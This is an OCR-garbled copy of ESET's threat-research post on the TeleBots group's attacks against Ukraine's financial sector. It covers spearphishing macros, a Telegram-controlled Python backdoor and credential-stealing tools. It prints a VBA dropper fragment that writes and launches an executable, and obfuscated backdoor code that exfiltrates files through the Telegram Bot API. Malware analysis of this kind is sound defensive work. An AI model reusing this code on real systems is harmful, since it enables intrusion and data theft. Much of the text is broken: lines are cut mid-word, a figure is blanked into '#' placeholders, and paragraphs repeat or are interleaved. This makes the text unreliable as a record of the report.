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The rise of TeleBots: Analyzing disruptive KillDisk attacks

ESET's Anton Cherepanov analyzes the work of TeleBots, a malicious toolset that was used in focused cyberattacks against targets in Ukraine's financial sector.

Anton Cherepanov


13 Dec 2016 , 12 min. read

In the second half of 2016, ESET researchers identified a unique malicious toolset that was used in targeted cyberattacks against high-value targets in the Ukrainian financial sector. We believe that the main goal of attackers using these tools is cybersabotage. This blog post outlines the details about the campaign that we discovered.

We will refer to the gang behind the malware as TeleBots. However it's important to say that these attackers, and the toolset used, share a number of similarities with the BlackEnergy group, which conducted attacks against the energy industry in Ukraine in December 2015 and January 2016. In fact, we think that the BlackEnergy group has evolved into the TeleBots group.


Infection vector

As with campaigns attributed to BlackEnergy group the attackers used spearphishing emails with Microsoft Excel documents attached that contain malicious macros as an initial infection vector. This time malicious documents don't have any content with social engineering directing potential victims to click an Enable Content button. It seems that the attackers are depending on the victims to decide entirely on their own whether to click it or



Required resources	Estimated costs (approx), UAH
################################### ##	#########
################################### #	#########
##########################	#########
################################### ###	#########
################################### ################################### #######################	#########
################################### ################################### ###############	#########


5 ## # ## #




10				###############	
11	6	## #	## ###########	## #######	##########
12	7	## #	## #####	##############################	##########
13					
14		The estimated costs are approximate and should be clarified during the purchase.			

Figure 1: One example of a malicious XLS document used in the spearphishing attack.

Usually, the malicious documents don't contain meaningful information in the metadata, but this time the metadata of the document contains the nickname of the person who is responsible for its modification. Moreover, this nickname matches that of an individual who is actively communicating within a Russian-speaking community of cybercriminals. However, we should say that it is possible that this was intended deceptively as a false flag or a coincidence.



	3
	title
	tag
	category
Last Modified	10.11.2016 10:31



Created	04.09.2014 8:32
Last Printed	Never

Related People

Author	□ 1
	Add an author
Last Modified By	□ DeSecurity

Figure 2: Metadata reveals what might be the attacker's nickname.


ecutes the malicious macro. Our
documents matches the macro
e 3 illustrates these similarities.

using the `explorer.exe`
s to a trojan downloader family,
ece of malware. This trojan

the TeleBots group abuse
in the network. For example, the
points to a text file on the
putdrive.com service (which allows anyone to upload and share files online). The text file

putdrive.com service (which allows anyone to upload and share files online). The text file that is hosted on the online service is a final payload, encoded using the Base64 algorithm.

The final payload is a backdoor written in Python and detected as the Python/TeleBot.AA trojan. This backdoor is the main piece of malware used by these attackers, which is why we've named the TeleBots group as such.



```
    Init24
    Init25
    fnum = FreeFile
    fname = Environ("TMP") & "\vba_macro.exe"
    Open fname For Binary As #fnum
    For i = 1 To 768
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, , aa
        Next j
    Next i
    Close #fnum
    Dim rss
    rss = Shell(fname, 1)
End Sub
```

```
    Init193
```


Figure 3: Similarities between malicious macro code used by BlackEnergy and TeleBots.

Python/TeleBot.AA backdoor


In January 2016 we published our analysis of a spearphishing attack against energy companies in Ukraine. That attack probably has a connection to the infamous BlackEnergy attacks in 2015 because the attackers used exactly the same mail server to send spearphishing messages. However, the attacks in January 2016 were different. Instead of using the BlackEnergy malware family, the attackers used a relatively simple open-source backdoor, written in the Python programming language, called GCat. The Python code of the GCat backdoor was obfuscated, then converted into a stand-alone executable using the PyInstaller program.

The Python/TeleBot malware uses exactly the same approach; the Python backdoor code is obfuscated and packed into a standalone executable using PyInstaller. In addition, the Python code is ROT13 encoded, AES encrypted, compressed using `zlib` library and then

in which it communicates with
uses the Telegram Bot API from
he Telegram Bot API is based on
d network, the communication
ike HTTP(S) communication with
ve informed Telegram of this



```
+ self . botapi
OCOL_TLSv1 )
        CRXDH = {
```



```
  'chat_id' : self . chatid ,
  'text' : str ( message )
  }
      try :
         uynzpcFhFon = DkAngPey ( self . botapi , r'sendMessage' , params = CRXDH )
      except :
         qlswQWvRvhkYN = open ( LwPXBebGtWDVTKQEAB , 'w' )
         qlswQWvRvhkYN . writelines ( message )
         qlswQWvRvhkYN . close ( )
         try :
            self . sendDocument ( LwPXBebGtWDVTKQEAB )
            remove ( LwPXBebGtWDVTKQEAB )
         except :
            remove ( LwPXBebGtWDVTKQEAB )
```

Figure 4: The Python/TeleBot.AA malware code that uses Telegram Bot API.

Each of the samples we discovered has a unique token embedded in its code, which means that each sample uses its own Telegram Messenger account. Python/TeleBot uses private chats for communicating with the cybercriminals. This scheme allows the control of infected computers through any device with Telegram Messenger installed, even from a smartphone, just by issuing commands via chat.


mmands:

in chat

d result in chat

getphoto ○ %path%	Uploads picture from infected computer to chat
getdoc ○ %path%	Uploads any type of file up to 50 MB in size to chat
forcecheckin ○ %random%	Collects Windows version, platform (x64 or x86), current privileges
time	mmands

es from the attacker to its own
us tools to an infected computer.
nt belonging to one of the
attackers.



Mark Stolnberg

last seen 11.11.16 at 9:07

Figure 5: Profile of one of the attackers in Telegram Messenger.

It should be noted that the Telegram Bot API was not the *only* legitimate protocol that was

of this backdoor that uses an


various malicious tools in order

m a lateral movement within the

ests one such tool was named

vords from various browsers

and Opera.




```
D:\Projects\GetPAI Release\Credraptor\Out\CredRaptor_Win32_Release.pdb
```

Figure 6: PDB-Path reveals the name of the password stealer.

The attackers are using a tool with name `plainpwd` in order to dump Windows credentials from memory. This tool is a slightly modified version of the open-source project `mimikatz`.

In addition to `plainpwd` and `CredRaptor` the toolkit includes a keylogger. The keylogger uses a standard technique to capture keystrokes, specifically the `SetWindowsHookEx` function.

In order to also sniff passwords in network traffic, the attackers use a console version of Interceptor-NG. Since it requires WinPcap drivers to be installed, the attackers made a custom tool to install them silently.



